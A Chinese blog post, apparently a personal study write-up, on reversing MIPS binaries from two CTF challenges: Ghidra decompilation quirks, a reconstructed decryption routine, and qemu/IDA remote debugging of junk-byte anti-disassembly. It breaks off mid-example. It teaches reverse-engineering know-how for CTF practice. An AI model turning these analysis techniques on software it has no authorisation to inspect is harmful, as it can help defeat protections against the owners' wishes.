MIPS架构下的逆向初探

原创

0xDQ 于 2020-08-01 00:16:52 发布 2022 收藏 7
分类专栏： CTF mips

0x00 前言

本人是新接触mips下的逆向，本文参考了网上众多大佬的文章，权当是个人的学习总结，如有问题还请斧正。

本文主要是借助4道ctf里的题目来阐述。

参考文章：

https://blog.csdn.net/hit_shaoqi/article/details/53559914

https://blog.csdn.net/ck404/article/details/21403203

http://www.elecfans.com/d/1213039.html

https://blog.csdn.net/phunxm/article/details/8938123

https://bbs.pediy.com/thread-259892.htm

https://www.anquanke.com/post/id/169503#h2-4

0x01 静态分析的问题与总结

在x86下IDA的反编译非常的给力，但是在mips下，IDA即使有Retdec插件的帮助，但是局限也比较大（mips64此插件就反编译不了），所以推荐用**ghidra**。

我们用一道ctf举例（RCTF-cipher）

静态——RCTF-cipher

一位看雪的师傅写的wp：https://bbs.pediy.com/thread-259892.htm

1.首先查看文件的信息


在虚拟机里用readelf指令查看;

```
readelf -h cipher
```

```
yyq@yyq-virtual-machine:~/桌面/IDA$ readelf -h cipher
ELF 头:
  Magic:   7f 45 4c 46 02 02 01 00 00 00 00 00 00 00 00 00
  类别:                              ELF64
  数据:                              2 补码，大端序 (big endian)
  版本:                              1 (current)
  OS/ABI:                            UNIX - System V
  ABI 版本:                          0
  类型:                              EXEC (可执行文件)
  系统架构:                          MIPS R3000
  版本:                              0x1
  入口点地址:               0x120000c00
  程序头起点:          64 (bytes into file)
  Start of section headers:          12200 (bytes into file)
  标志:             0x80000007, noreorder, pic, cpic, mips64r2
```

可以看出来是 mips64 大端，起始位置为0x120000c00（暂时只用这些信息）

2.我们可以到**ghidra**看一下：



我们可以非常简单的寻找到main函数：

```
  uint __seed;
  undefined auStack120 [16];
  char acStack104 [64];
  longlong lStack40;
  undefined *local_18;

  local_18 = &_gp;
  lStack40 = __stack_chk_guard;
  __seed = time((time_t *)0x0);
  srand(__seed);
  memset(auStack120,0,0x10);
  memset(acStack104,0,0x40);
  setvbuf(stdin,(char *)0x0,2,0);
  setvbuf(stdout,(char *)0x0,2,0);
  fp = fopen("flag","r");
  fread(acStack104,1,0x40,fp);
  cipher(acStack104,auStack120);
  fclose(fp);
  if (lStack40 != __stack_chk_guard) {
                    /* WARNING: Subroutine does not return */
    __stack_chk_fail();
  }
  return 0;
}
```

和在x86下申请内存的函数相似：

1. memset()函数原型是extern void *memset(void *buffer, int c, int count)　　buffer：为指针或是数组，

c：是赋给buffer的值，

count：是buffer的长度.

这个函数在socket中多用于清空数组.如:原型是memset(buffer, 0, sizeof(buffer))

Memset 用来对一段内存空间全部设置为某个字符，一般用在对定义的字符串进行初始化为‘’或‘/0’；

例:char a[100];memset(a, '/0', sizeof(a));

还有setvbuf

setvbuf

```
#include <stdio.h>
int setvbuf(FILE *restrict fp, char *restrict buf, int mode, size_t size);

//返回值：成功返回0；出错返回非0
```

- 功能：此函数与setbuf相比，该函数可以精确地说明所需的缓冲类型
- 使用
  - mode为_IOFBF：全缓冲。buf和size指向于一个缓冲区和该缓冲区的大小
  - mode为_IOLBF：行缓冲。buf和size指向于一个缓冲区和该缓冲区的大小
  - mode为_IONBF：无缓冲。buf和size可以忽略
- 如果该流是带缓存的，而buf传入的是NULL：则标准I/O库将自动地为该流分配适当长度的缓存（适当长度指的是常量BUFSIZ所指定的值）
- 某些C函数库实现使用stat结构中的成员st_blksize所指定的值（参阅：https://blog.csdn.net/qq_41453285/article/details/89458274）决定最佳I/O缓冲区长度。GNU C函数库就使用这种方法

(截的别的文章的图，找不到了)

第一句“&_gp”这是gp寄存器的重定位，之后会详细说明，暂时不管


main函数大致的意思是读入一个文件，然后继续进入cipher（）函数,我们跟进：

cipher函数：


```
undefined4 extraout_v0_hi;
size_t sVar1;
int iVar2;
int iVar3;
int iStack112;
char acStack104 [64];
longlong lStack40;
undefined *local_18;

local_18 = &_gp;
lStack40 = __stack_chk_guard;
sVar1 = strlen(ciphertxt);
iVar2 = (int)(CONCAT44(extraout_v0_hi,sVar1) - 1U >> 4) + 1;
iVar3 = rand();
*param_2 = (char)iVar3;
iVar3 = rand();
param_2[1] = (char)iVar3;
iStack112 = 0;
while (iStack112 < iVar2) {
  encrypt(acStack104 + (iStack112 << 4),(int)ciphertxt + iStack112 * 0x10);
  iStack112 = iStack112 + 1;
}
iStack112 = 0;
while (iStack112 < iVar2 * 0x10) {
  putchar((int)acStack104[iStack112]);
  iStack112 = iStack112 + 1;
}
putchar(10);
```

首先，第一个奇怪的地方就是CONCAT44，可以看一下帮助文档：

在这个位置：



我i们出现的问题是concat44：



> CONCATxy（x,y的值可以变）系列的函数其实就是拼接函数，比如说CONCAT31(0xaabbcc, 0xdd) = 0xaabbccdd

至于为什么会出现这种东西？

内部反编译器的功能偶尔，反编译器可能会使用几个内部反编译器函数中的一个，这些函数不会被转换成更像“C”的表达式。使用这些参数可以指示**pcode不正确**，或者需要“**调优**”以使反编译器的输出更好。这也可能意味着反编译器需要一个额外的简化规则来处理特定的情况。

这就是我们静态时第一个要注意的问题：内部反编译器函数（稍后会有总结）

所以我们这句话的意思：就是把ciphertxt的数 / 16,之后的组数，（先减一再移位最后再加一的作用是让不足一组的算作一组）


之后往下看：

得到了两个随机数，然后扔到param[0]和param[1]的位置

这时要注意一下param的定义是**undefined，也就是说，这块的定义反编译时有问题，这是我们静态时需要注意的第二个问题**

> Ps:指令的主要任务就是对操作数进行运算，操作数有不同的类型和长度，MIPS32 提供的基本数据类型如下:
> （1）位（b）：长度是 1bit。
> （2）字节（Byte）：长度是 8bit。
> （3）半字（Half Word）：长度是 16bit。
> （4）字（Word）：长度是 32bit。
> （5）双字（Double Word）：长度是 64bit。
> （6）此外，还有 32 位单精度浮点数、64 位双精度浮点数等。

我们注意到这两个随机数都是单字节（8位）：



seb: seb指令是Sign-Extend Byte 单字节拓展（这里有猫腻）

当把第一个数存到栈里时之后，栈帧加的是0x01，在压入第二个，相当于把这两个数组合到了一起。静态比较难读懂，推荐动调。（动调在下面说）。

（我的理解：然而后面的指令ld是双字（64位）移入，把ghidra搞蒙了）**具体mips汇编，会在下文总结**

之后进入循环，调用cipher，每次循环处理一组数据（16个字节，2个无符号长整型）。

我们来看cipher传入的参数

第一个参数：acStack104+偏移--->逆向老司机一猜就知道是我们的flag

第二个参数：就是刚刚分组的ciphertxt

（这个时候有个奇怪的地方，就是刚刚的随机数哪去了，发现好像没用过，其实这里就是**ghidra**反编译的错误，估计是因为上面对param的定义有错误造成的，**参数不正确是静态时要注意的第三个问题**）


带着问题，我们先进encrypt函数：

```
void encrypt(char *__block,int __edflag)

{
  ulonglong uVar1;
  ulonglong uVar2;
  undefined4 in_a1_hi;
  ulonglong *in_a2;
  int iStack52;
  ulonglong uStack48;
  ulonglong uStack40;
  ulonglong uStack32;
  ulonglong uStack24;

  uVar1 = *(ulonglong *)CONCAT44(in_a1_hi,__edflag);
  uVar2 = ((ulonglong *)CONCAT44(in_a1_hi,__edflag))[1];
  uStack32 = *in_a2;
  uStack24 = in_a2[1];
  uStack40 = (uVar2 >> 8) + (uVar2 << 0x38) + uVar1 ^ uStack32;
  uStack48 = (uVar1 >> 0x3d) + uVar1 * 8 ^ uStack40;
  iStack52 = 0;
  while (iStack52 < 0x1f) {
    uStack24 = (uStack24 >> 8) + (uStack24 << 0x38) + uStack32 ^ (longlong)iStack52;
    uStack32 = (uStack32 >> 0x3d) + uStack32 * 8 ^ uStack24;
    uStack40 = (uStack40 >> 8) + (uStack40 << 0x38) + uStack48 ^ uStack32;
    uStack48 = (uStack48 >> 0x3d) + uStack48 * 8 ^ uStack40;
    iStack52 = iStack52 + 1;
  }
  *(ulonglong *)__block = uStack48;
  *(ulonglong *)(__block + 8) = uStack40;
  return;
}
```

逻辑非常简单，但是**很明显uStack32不知道是什么**


这时就考虑看汇编或者动调，动调在下一个阶段来讲，这里看一下汇编：

（用的wp里的图）



> 我们得知：in_a2在栈中0x08的位置，即stack[-0x8]，结合划线处，我们可以判断，encrypt是有三个参数的，第三个参数就是in_a2，是一个指针。根据指令ld(load double word)判断，应该是个`longlong*`或者`ulonglong*`类型的指针

发现其实栈里存了三个参数，我们可以修改函数：



往前翻一下，可以看出就是随机数的地址：

```
*param_2 = (char)iVar2;
iVar2 = rand();
param_2[1] = (char)iVar2;
iStack112 = 0;
while (iStack112 < iVar1) {
  encrypt(flag + (iStack112 << 4),(int)ciphertxt + iStack112 * 0x10,(ulonglong *)param_2);
  iStack112 = iStack112 + 1;
```

捋一下逻辑：（这里wp里的）

```
def decrypt(byte16, fc, fd):
    v48 = struct.unpack('>Q', byte16[:8])[0]
    v40 = struct.unpack('>Q', byte16[8:])[0]
    v32, v24 = fc, fd
    for i in range(0x1e, -1, -1):
        v48 = rol64(v48 ^ v40, 0x3d)
        v40 = rol64(ull((v40 ^ v32) - v48), 8)
        v32 = rol64(v32 ^ v24, 0x3d)
        v24 = rol64(ull((v24 ^ i) - v32), 8)
    v48 = rol64(v48 ^ v40, 0x3d)
    v40 = rol64(ull((v40 ^ v32) - v48), 8)
    return v48, v40
```

之后脚本参考看雪大佬里的wp

问题总结：

小小总结一下**ghidra**静态碰到的问题

1. 内部反编译器函数

2.当遇到 **undefined定义时，要注意看汇编和动调，有可能影响下面的传参**

3.修改函数

4. 有时ghidra里的got表反编译有问题，在这道题里没有体现。

0x02 动态分析的问题与总结

用IDA反编译

确实可以用ida来反编译，但是会有许多问题

依然那刚刚那道题（rctf-cipher）来举例

首先我们先装好qemu和qemu里对应的mips64的库

```
apt install qemu-user-static
```

```
sudo apt install libc6-mips64-cross
```

之后可以尝试运行：

```
qemu-mips64-static -L /usr/mips64-linux-gnuabi64/ cipher
```

-static参数，显示更多的调试信息

-L 因为是动态链接所以要指定libc库的路径

不过运行时会出现如下报错，这问题我们和下一道题一起解释。

```
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
段错误 (核心已转储)
```

ida远程动态调试

动态——rctf_cipher

这个我们用wp里的方法https://bbs.pediy.com/thread-259892.htm

服务端：


```
qemu-mips64 -L /usr/mips64-linux-gnuabi64/ -g 23946 ./cipher > out
```

-g在23946端口开一个gdb调试

客户端：

```
Debugger->attach->remote GDB debugger
```

之后我们勾选



之后可以跑了

IDA动调问题：

1.在看雪那篇里提到了：


先跳出系统领空再进行地址的跳转。否则容易导致代码没加载成功：

```
MEMORY:0000000120000F84 .space 1
MEMORY:0000000120000F85 .space 1
MEMORY:0000000120000F86 .space 1
MEMORY:0000000120000F87 .space 1
MEMORY:0000000120000F88 .space 1
MEMORY:0000000120000F89 .space 1
MEMORY:0000000120000F8A .space 1
MEMORY:0000000120000F8B .space 1
MEMORY:0000000120000F8C .space 1
MEMORY:0000000120000F8D .space 1
MEMORY:0000000120000F8E .space 1
MEMORY:0000000120000F8F .space 1
```

在程序领空内，g直接跳转到某处都容易导致代码没加载成功。

```
MEMORY:0000000120000F84 .byte 0xDF
MEMORY:0000000120000F85 .byte 0x82
MEMORY:0000000120000F86 .byte 0x81
MEMORY:0000000120000F87 .byte 0x30  # 0
MEMORY:0000000120000F88 .byte 0xDC
MEMORY:0000000120000F89 .byte 0x42  # B
MEMORY:0000000120000F8A .byte    0
MEMORY:0000000120000F8B .byte    0
MEMORY:0000000120000F8C .byte 0xFF
MEMORY:0000000120000F8D .byte 0xC2
MEMORY:0000000120000F8E .byte    0
```

此时按c转换成汇编语言时容易出现下图所示的错误，ida崩溃退出。



2.当我们继续往下调时，会出现这个情况，这也是刚刚我们运行不了的问题

这个我们先放在这，这个和们下一道题出的问题相似，我们一起说

（之后cipher如何动调的，请参考看雪的那篇wp）

动态——ddctf_babymips

这道题的wp参考：https://kabeor.cn/DDCTF2018%20Reverse%20writeup(1)%20baby_mips/

我们查一下文件信息：

```
yyq@yyq-virtual-machine:~/桌面/ti/DDCTF_babymips$ readelf -h baby_mips
ELF 头:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  类别:                              ELF32
  数据:                              2 补码，小端序 (little endian)
  版本:                              1 (current)
  OS/ABI:                            UNIX - System V
  ABI 版本:                          0
  类型:                              EXEC (可执行文件)
  系统架构:                          MIPS R3000
  版本:                              0x1
  入口点地址:               0x4001f0
  程序头起点:               52 (bytes into file)
  Start of section headers:          93700 (bytes into file)
  标志:                     0x50001007, noreorder, pic, cpic, o32, mips32
  本头的大小:               52 (字节)
  程序头大小:               32 (字节)
  Number of program headers:         6
  节头大小:                 40 (字节)
  节头数量:                 24
  字符串表索引节头:         23
```

mips32小端

悄悄静态看一下：

1. 在ida里搜索，很轻松就定位为main函数
2. 可以在Ghidra里找到对应位置看反编译

```
puVar2 = &uStack12;
FUN_00404d40(&DAT_00412fcc,puVar2,param_3,(uint)param_4);
iVar1 = FUN_00400420(&uStack72);
if (iVar1 == 0) {
  FUN_00403750((int *)"Wrong",puVar2,param_3,param_4);
}
else {
  FUN_004038a0((int *)"The flag is:
  DDCTF{%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c%c}\n",uStack72,uStack68,
               pppiStack64);
}
return 0;
```

可以判断出主要的加密在FUN_00400420里（不过此函数里对比汇编发现有很多都没有反编译出来）

我们尝试跑一下：因为是静态链接，静态链接的程序可以像正常程序一样运行

```
yyq@yyq-virtual-machine:~/桌面/ti/DDCTF_babymips$ ./baby_mips
Var[0]: 12
Var[1]: 12
Var[2]: 12
Var[3]: 12
Var[4]: 123
Var[5]: 1
Var[6]: 23
Var[7]: 13
Var[8]: 1
Var[9]: 13
Var[10]: 13
Var[11]: 12
Var[12]: 12
Var[13]: 12
Var[14]: 12
Var[15]: 12
qemu: uncaught target signal 11 (Segmentation fault) - core dumped
段错误 (核心已转储)
yyq@yyq-virtual-machine:~/桌面/ti/DDCTF_babymips$
```

同样发现了“段错误”的报错


我们用同样的方法把它连到ida上:

```
qemu-mipsel -g 23946 baby_mips
```

> 插一句：qemu-你需要的指令集 -g 端口 文件名
>
> 原理：qemu -g port指令开启一个gdbserver。port另一端可以由IDA或gdb连接调试。


连上之后我们一路单步，来到运行时报错的位置

ida跳出：



和上面一道的错误如出一辙

我们来看一下机器码：



因为是小端，所以这块就是 “EB 02 0A E7”

而mips下一条指令无论如何都是4字节，所以我们尝试把这个地方的eb02 nop掉

之后会发现，依然有这个报错

我们再次查看汇编，发现还是机器码在eb02处出相同的问题

那我们来仔细看一下解析一下这个“EB02”

因为我们是在x86下模拟的mips，而在x86指令级下/xEB是jmp的意思

操作码 伪码指令 含义
EB cb JMP rel8 相对短跳转（8位），使rel8处的代码位下一条指令
E9 cw JMP rel16 相对跳转（16位），使rel16处的代码位下一条指令
FF /4 JMP r/m16 绝对跳转（16位），下一指令地址在r/m16中给出
FF /4 JMP r/m32 绝对跳转（32位），下一指令地址在r/m32中给出
EA cb JMP ptr16:16 远距离绝对跳转，下一指令地址在操作数中
EA cb JMP ptr16:32 远距离绝对跳转，下一指令地址在操作数中
FF /5 JMP m16:16 远距离绝对跳转，下一指令地址在内存m16:16中
FF /5 JMP m16:32 远距离绝对跳转，下一指令地址在内存m16:32中

而02则是相对的偏移

举个例子：

地址 机器码

00 EB02 #jmp 0x04

02 0AE7 # 又因为一条mips指令为4字节 EB 02 0A E7 相当于跳到

